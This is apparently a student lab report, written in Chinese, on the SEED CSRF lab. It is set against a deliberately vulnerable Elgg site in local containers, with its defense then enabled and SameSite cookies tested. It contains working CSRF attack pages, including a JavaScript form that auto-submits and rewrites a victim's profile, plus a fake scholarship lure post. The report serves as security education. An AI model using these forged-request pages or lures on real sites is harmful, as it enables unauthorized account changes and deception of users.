



Lab4-跨站请求伪造（CSRF）攻击

姓名：李汶峰

班级：23 级网安 1 班

学号：202300460158

指导教师：刁文瑞

2025 年 11 月 7 日

目录

1 诚信声明	2
2 环境设置	2
3 Task1: 观察 HTTP 请求	2
3.1 捕获 HTTP GET 请求	2
3.2 捕获 HTTP POST 请求	3
4 Task2: 使用 GET 请求的 CSRF 攻击	4
5 Task3: 使用 POST 请求的 CSRF 攻击	5
5.1 实验过程	5
5.2 思考题	6
6 Task4: 开启 Elgg 的防御措施	7
6.1 实验过程	7
6.2 思考题	8
7 Task5: 测试同站 Cookie 方法	9
7.1 实验过程	9
7.2 思考题	10
8 实验总结	11
9 代码附录	12

1 诚信声明

我承诺，本实验报告中的所有内容为本人独立完成，未抄袭他人报告或实验结果。对于参考资料或他人观点，已明确注明出处。我了解学术诚信的重要性，并承诺遵守相关规定，确保报告内容真实、可靠。如发现任何学术不端行为，我愿意承担相应责任，包括但不限于实验报告扣减分数或其他合理后果。

2 环境设置

在本实验中，我们将使用三个网站。第一个网站 `www.seed-server.com` 是易受攻击的 Elgg 网站，第二个网站 `www.attacker32.com` 是攻击者用来对 Elgg 发动攻击的恶意站点，第三个网站用于防御实验任务，其主机名为 `www.example32.com`。实验环境通过容器进行部署。将实验配置文件下载至虚拟机并解压，使用其中的 `docker-compose.yml` 文件即可构建实验环境。

接着将下面的条目添加到主机的 `/etc/hosts` 文件中，以便将主机名映射到对应的 IP 地址，若原有文件中已有对应的 IP 地址则先删除旧条目再添加新的映射。

```
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32.com
10.9.0.105 www.attacker32.com
```

3 Task1：观察 HTTP 请求

在跨站请求伪造攻击中，我们需要伪造 HTTP 请求。因此，我们需要知道一个合法的 HTTP 请求是如何的、参数是如何传递的。在本实验中使用“HTTP Header Live”的火狐浏览器插件进行抓包，使用这个工具在 Elgg 中捕获一个 HTTP GET 请求和一个 HTTP POST 请求。请在你的报告中指出这些请求中所使用的参数。

3.1 捕获 HTTP GET 请求

HTTP GET 是用于从服务器检索资源的请求方法，常用于查询数据（如网页加载、搜索结果），在本实验中，通过登录 Alice 账户后、添加 Samy 为好友作为 HTTP GET 请求。捕获结果如下图所示，所捕获到的 GET 请求参数为：

- `friend=59`
- `__elgg_ts=1762522764`
- `__elgg_token=wqyu9uHJ0u22tOF1eQxvCw`

```
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1762522764&__elgg_token=wqyu9uHJ0i
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: __gsas=ID=759650874a0b5831:T=1762435340:RT=1762435340:S=ALNI_MZegEOCSziZbyvtdFDkN-6Ak2RVw; pvisitor=baea2860-4;
GET: HTTP/1.1 200 OK
Date: Fri, 07 Nov 2025 13:39:30 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=94
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

图 1: HTTP GET 请求捕获结果图

3.2 捕获 HTTP POST 请求

HTTP POST 是用于向服务器提交数据的请求方法，常用于上传或创建资源（如表单提交、文件上传等）。在本实验中，将通过登录 Alice 的账户，作为 HTTP POST 请求。捕获结果如下图所示，所捕获到的 POST 参数为：

- __elgg_token=0csxNQmbVinoT7fdcpntyg
- __elgg_ts=1762522141
- username=Alice
- password=seedalice

```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----98121700729744934773220754367
Content-Length: 565
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: __gsas=ID=759650874a0b5831:T=1762435340:RT=1762435340:S=ALNI_MZegEOCSziZbyvtdFDkN-6Ak2RVw; pvisitor=baea2860-4;
__elgg_token=0csxNQmbVinoT7fdcpntyg&__elgg_ts=1762522141&username=Alice&password=seedalice
POST: HTTP/1.1 200 OK
Date: Fri, 07 Nov 2025 13:29:14 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Set-Cookie: Elgg=uiomrik5adsspsun0lleea3qlc; path=/
Vary: User-Agent
Content-Length: 408
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
```

图 2: HTTP POST 请求捕获结果图

4 Task2: 使用 GET 请求的 CSRF 攻击

在这个任务中, Samy 需要在 Elgg 社交网络中使用 CSRF 攻击使得 Alice 添加 Samy 的好友, 他向 Alice 发送了一个 URL (发布在 Elgg Blog 上)。Alice 对这个网址很好奇便点击了这个网址使得 CSRF 攻击成功。在实验中首先需要编写一个攻击的网页, 然后将网站公布。

首先我们需要确定合法的添加好友 HTTP 请求 (GET 请求) 内容是怎样的, 在 Task 1 中我们已经完成了这一步, 可以看到在添加好友时, 需要有 friend、__elgg_ts、__elgg_token 三个参数, 但在本实验中已经禁用了防御措施, 所以只需要构造出 friend 参数即可。登录 Samy 账户并打开 Members 页面, 打开开发者工具可以看到 Samy 对应的 ID 为 59, 如图 3 所示。知道 ID 后就可以构造 GET 请求的 URL, 具体如下:

```
http://www.seed-server.com/action/friends/add?friend=59
```

```
...
</div>
<div class="elgg-layout-content clearfix">
  <ul class="elgg-list elgg-list-entity">
    <li id="elgg-user-59" class="elgg-item elgg-item-user elgg-item-user-user">...</li>
    <li id="elgg-user-58" class="elgg-item elgg-item-user elgg-item-user-user">...</li>
    <li id="elgg-user-57" class="elgg-item elgg-item-user elgg-item-user-user">...</li>
    <li id="elgg-user-56" class="elgg-item elgg-item-user elgg-item-user-user">...</li>
    <li id="elgg-user-49" class="elgg-item elgg-item-user elgg-item-user-user">...</li>
  </ul>
  ::after
</div>
::after
...
```

图 3: 找出 Samy 的 ID

接着就可以写攻击网页的代码, 实验中使用了 标签来伪造请求, 这是因为当浏览器在加载页面时会自动向该标签中的 src 发送请求, 那么 src 就会作为 URL 触发 GET 请求到 Elgg, 从而实现攻击。在该标签中设置 src 为构造的 URL, 将图片尺寸设置为 1x1 像素使得图片不可见, 代码如下:

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
```

接着将构造好的网站公布在 Elgg 的 Blog 之中, 然后 Alice 好奇点击 URL, 浏览器加载这个 HTML 页面, 最后实现攻击, 实验结果如图所示, 可以看到在 Alice 点击网站后自动将 Samy 添加为了好友, 说明使用 GET 请求的 CSRF 攻击成功。

Blogs

All site blogs

All Mine Friends

 **注意了! 11月5日将会发生这些事情! 最低可领3000元补助!** By Samy 27 minutes ago Public 💬 👍

根据山东大学网络空间安全学院的通知, 学院将会给上一学年平均绩点高于3.0的同学发放奖学金, 最低3000元, 详细通知请见www.attacker32.com/addfriend.html

图 4: Samy 将恶意网站发布在 Elgg 上

Elgg For SEED Labs Blogs Bookmark

Alice's friends

 Samy

图 5: Task2 攻击结果

5 Task3: 使用 POST 请求的 CSRF 攻击

5.1 实验过程

本任务使用 HTTP POST 请求实现 CSRF 攻击, 目标是修改受害者 (Alice) 的 Elgg 个人资料, 将其个人资料改为 “Samy is my Hero”, 并设置为公开可见。攻击需在受害者访问恶意网站 www.attacker32.com 时自动触发, 无需用户交互。

同样的, 我们需要知道一个正确的资料修改 POST 请求是怎么样的、都有哪些参数需要传递。首先在 Samy 个人账户中对个人简介部分进行修改, 并使用 HTTP Header Live 进行抓包。获取的结果如下图所示。从图 6 可以看出, 当 Samy 修改 “个人简介” (briefdescription) 部分资料时, 会触发一个 POST 请求, 修改资料的目标 URL 为 www.seed-server.com/action/profile/edit, 主要修改的 POST 参数如下:

- name=Samy
- briefdescription='I am a good man'
- accesslevel[briefdescription]=2
- guid=59

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----372908131023404335981738948242
Content-Length: 3003
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: _gsas=ID=62f9b5d2dfcd7342:T=1761491119:RT=1761491119:S=ALNI_MYx5eJGwt3BpYfbMMs6zUAMv-q0cg; pvisitor=bedc6118-07ee-4263-ad25-ed053a905235; Elgg=ja7pu13a3t9mgb53s51
Upgrade-Insecure-Requests: 1
_eLgg_token=he75Ktpz1JyA2KSu4YPzmw&__eLgg_ts=1762335959&name=Samy&description=&accesslevel[description]=2&briefdescription=I am a good man&ac
POST: HTTP/1.1 302 Found
Date: Wed, 05 Nov 2025 09:46:25 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

图 6: Samy 修改资料抓包结果图

接着需要编写攻击网页的代码，与 Task 2 不同，此任务需要使用 JavaScript 模拟表单提交（因为 POST 参数需在请求体中），主要部分代码如下，将 name 参数设置为 Alice；将 briefdescription 设置为 Samy is my Hero；将对应的 accesslevel 设置为 2；同时将 guid 设置为 Alice 的 ID 即 56；最后将目标 URL 设置为编辑页面的 URL：www.seed-server.com/action/profile/edit

```
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Samy is my Hero'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='56'>";
var p = document.createElement("form");
p.action = "http://www.seed-server.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
```

之后 Samy 通过邮件的方式将恶意网站发给 Alice，Alice 点击后其个人资料中的简介部分变成了 Samy is my Hero，说明使用 POST 请求的 CSRF 攻击成功，攻击结果如下图所示：

Alice




图 7: Task2 攻击结果

5.2 思考题

1. 伪造的 HTTP 请求需要 Alice 的用户 ID（guid）才能正常工作，获取她的 ID 有两种方法可以实现。第一种是如 Task2 中提到的，可以在 Elgg 中的 Members 页面打开开发者工具查看对

应的源码获取 Alice 的 ID，如图 3 所示。也可以在 Samy 账户上添加 Alice 的好友，并抓取相应的包，抓包结果如图 8 所示，可以看到这个 GET 请求参数里，Alice 的 ID 为 56。




图 8: 添加 Alice 好友获取 ID

2. 如果 Boby 想向任何访问他的恶意网页的人发动攻击，在这种情况下，他事先不知道谁在访问该网页。那么他不能发动 CSRF 攻击来修改受害者的个人资料。在上述实验中，我们看到当需要对 Alice 修改资料时，需要知道 Alice 的名字以及她的 ID，才能构造攻击请求。但是假如想向任何人发动攻击但不知道谁会访问，那么他就不会知道“点击网页的人”的 ID，从而无法构造具体的 POST 请求，导致攻击无法通用。

6 Task4: 开启 Elgg 的防御措施

6.1 实验过程

为了防御 CSRF 攻击，其中一种方法是 Web 应用程序可以在其中嵌入一个秘密令牌。所有来自页面的请求必须携带令牌，否则它们将被视为跨站请求。由于攻击者将无法得到秘密令牌，所以他们伪造的请求会被识别为跨站请求。Elgg 使用这种秘密令牌方法作为其内置的措施来防御 CSRF 攻击，秘密令牌为 `__elgg_ts` 和 `__elgg_token`。服务器在处理 GET 或 POST 请求之前都将会先验证这两个字段。

在之前的实验中由于关闭了令牌验证的功能得以攻击成功，现在需要开启这个防御措施。首先在要进入 Elgg 容器相应的文件夹找到 `Csrf.php` 文件并删除验证令牌函数中的 `return` 语句。

```
public function validate(Request $request) {  
    //return;  
    $token = $request->GETParam('__elgg_token');  
    $ts = $request->GETParam('__elgg_ts');  
    ...  
}
```


重新实现 GET 请求的 CSRF 攻击和 POST 请求的 CSRF 攻击，攻击结果均如下图所示，页面均显示操作无令牌，Alice 最终没有添加到 Samy 的好友，其个人简介也没有被修改。这说明在开启秘密令牌的防御之后，原有的 CSRF 攻击失败。




图 9: 开启防御后的攻击结果图

6.2 思考题

请指出捕获的 HTTP 请求中的秘密令牌，并解释为什么攻击者为什么不能在 CSRF 攻击中发送这些秘密令牌；是什么阻止了他们从网页上发现秘密令牌？

以 Alice 修改自己的个人简介为例，在修改个人资料后抓包所得结果如下图所示，该 HTTP 请求中的秘密令牌为：

- `__elgg_ts=1762529081`
- `__elgg_token=V7c6DgDOA_Jsv5KL6vjHbA`

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----28345641453
Content-Length: 2983
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice/edit
Cookie: __gsas=ID=759650874a0b5831:T=1762435340:RT=1762435340:S=ALNI_MZegE0CSziZdb
Upgrade-Insecure-Requests: 1
  __elgg_token=V7c6DgDOA_Jsv5KL6vjHbA&__elgg_ts=1762529081&name=Alice&
POST: HTTP/1.1 302 Found
Date: Fri, 07 Nov 2025 15:24:48 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/alice
Vary: User-Agent
Content-Length: 406
Keep-Alive: timeout=5, max=100
```

图 10: Alice 修改资料捕获图

Elgg 的 CSRF 防御使用秘密令牌方法：每个用户操作的表单/请求中嵌入两个参数：

- `__elgg_ts`：当前时间戳，防止重放攻击（token 有效期短，通常几分钟）。
- `__elgg_token`：MD5 哈希值，基于时间戳、会话令牌、站点密钥生成。

其生成的代码片段如下：

```
$ts = time(); // 生成时间戳
$token = elgg()->csrf->generateActionToken($ts); // 生成 token
// 嵌入 HTML 隐藏字段
echo elgg_view('input/hidden', ['name' => '__elgg_token', 'value' => $token]);
echo elgg_view('input/hidden', ['name' => '__elgg_ts', 'value' => $ts]);\textbf{}
```

在 CSRF 攻击中,攻击者无法发送有效的秘密令牌 (__elgg_token) 和时间戳 (__elgg_ts),因为这些令牌是 Elgg 服务器动态生成的 MD5 哈希值,依赖于受害者的特定会话令牌、当前时间戳以及服务器端的站点密钥,攻击者无法访问受害者的会话数据或站点密钥来计算匹配的哈希,导致服务器验证失败并拒绝请求;

阻止攻击者从网页上发现这些令牌的主要机制是浏览器的同源策略,恶意网站(不同域)无法通过 JavaScript 读取 Elgg 页面的 DOM 元素(如隐藏字段)或全局变量,CORS 策略进一步阻挡跨域资源加载,确保令牌仅限于同域访问,从而有效防御跨站伪造。

7 Task5: 测试同站 Cookie 方法

浏览器实现了一种叫做同站 cookie 的机制,当发出请求时,浏览器将检查 cookie 这个属性,并决定是否在跨站请求中附加这个 cookie。当 web 应用程序认为某个 cookie 不应该被附加到跨站请求中时,可以将 cookie 设置为同站 cookie,跨站请求时浏览器将不会发送这个 cookie,web 应用程序检测到该 cookie 未发送时就会知道这是跨站请求,从而导致攻击者无法发起 CSRF 攻击。

7.1 实验过程

首先进入网站 www.example32.com,当访问该网站时浏览器会设置三个 cookie: normal、lax、strict. 网页中将有二个链接,他们都发送三种不同的请求以显示浏览器发送的 cookie,通过观察显示的结果,可以知道哪些 cookie 会被浏览器发送。结果如下:

在点击 LinkA 时,为同站请求,此时分别使用三种方法:即使用链接形式的 GET 请求、提交参数的 GET 请求、上传参数的 POST 请求时,页面均显示了 normal、lax、strict 三种 cookie,结果如下图所示。




图 11: LinkA 同站请求下三种方法的 cookie 显示

在点击 LinkB 时为跨站请求,当使用链接形式的 GET 请求、提交参数的 GET 请求时,页面均显示了 normal、lax 两种 cookie,但是没有显示 strict cookie,结果如下图所示:

Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`

Your request is a **cross-site** request!

图 12: LinkB 跨站请求下 GET 的 cookie 显示

但是在 LinkB 跨站请求时, 使用 POST 请求只显示了 normal cookie, 而其他两种 cookie 均没有显示, 结果如图所示:

Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`

Your request is a **cross-site** request!

图 13: LinkB 跨站请求下 POST 的 cookie 显示

7.2 思考题

- 请描述你所看到的情况, 并解释为什么在某些情况下不发送一些 cookie。
- 根据你的理解, 请描述同站 cookies 如何帮助服务器检测一个请求是跨站还是同站请求。
- 请描述你将如何使用同站 cookie 机制来帮助 Elgg 防御 CSRF 攻击。只需要描述思路, 无需实现。

1. 在 Task 5 的测试中, 点击链接 A (同站请求) 时, 浏览器将三种 Cookie 全部附加到 GET 和 POST 请求中, 因为同站请求不受 SameSite 限制, 允许所有 Cookie 传递; 点击链接 B (跨站请求) 时, GET 请求显示 normal 和 lax, 而 POST 请求仅显示 normal。某些情况下不发送 Cookie 的原因是浏览器的 SameSite 机制: **Strict 仅限严格同站请求, 仅在同站时才发送; Lax 允许同站及跨站 GET 请求, 但阻挡跨站的 POST 请求; normal 则没有相似的保护机制, 无论同站和跨站都会发送。这确保了跨站请求的 Cookie 选择性附加, 减少 CSRF 攻击风险。**

2. 根据我的理解, 同站 Cookie 帮助服务器检测请求来源: 浏览器在发送请求时, 根据 Cookie 的 SameSite 值决定是否在请求中附加它, 即选择性将 cookie 发送。如果关键 Cookie 在请求中缺失, 服务器可推断为跨站请求, 从而拒绝敏感操作; 而同站请求总会完整携带 Cookie, 验证通过; 这种情况下仅依赖浏览器的过滤机制, 从而简化了防御。

3. 要使用同站 Cookie 机制防御 Elgg 的 CSRF 攻击, 我的思路是将 Elgg 的会话 Cookie 在 Set-Cookie 响应头中设置 SameSite 为 Strict 或 Lax: Strict 模式下, 跨站请求无法携带会话 Cookie, 服务器收到无 Cookie 的请求即视为无效 CSRF 而拒绝; Lax cookie 同理, 但允许用户主动跨站导

航携带 Cookie，但是阻挡跨站请求的 POST 攻击。所以只需在配置中添加 SameSite 头，即可覆盖所有会话相关 Cookie，从而防御攻击。

8 实验总结

本实验通过 Elgg 实现了跨站请求伪造（CSRF）攻击的原理与防御机制。在攻击阶段，我们首先观察了 HTTP GET 和 POST 请求的参数结构，利用恶意网站伪造 GET 请求自动添加好友，以及通过 JavaScript 实现 POST 请求修改受害者资料。在防御部分，启用 Elgg 的秘密令牌机制后，伪造请求因无法获取动态 token 而失效；同时，TASK5 实验证明浏览器通过选择性附加 Cookie 帮助服务器区分同站、跨站请求，从而有效抵御了 CSRF 攻击。

9 代码附录

1. 使用 GET 请求的 CSRF 攻击完整代码

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
```

2. 使用 POST 请求的 CSRF 攻击完整代码:

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
    var fields;
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription'
              value='Samy is my Hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]'
              value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";
    var p = document.createElement("form");
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
    document.body.appendChild(p);
    p.submit();
}
window.onload = function() { forge_post();}
</script>
</body>
</html>
```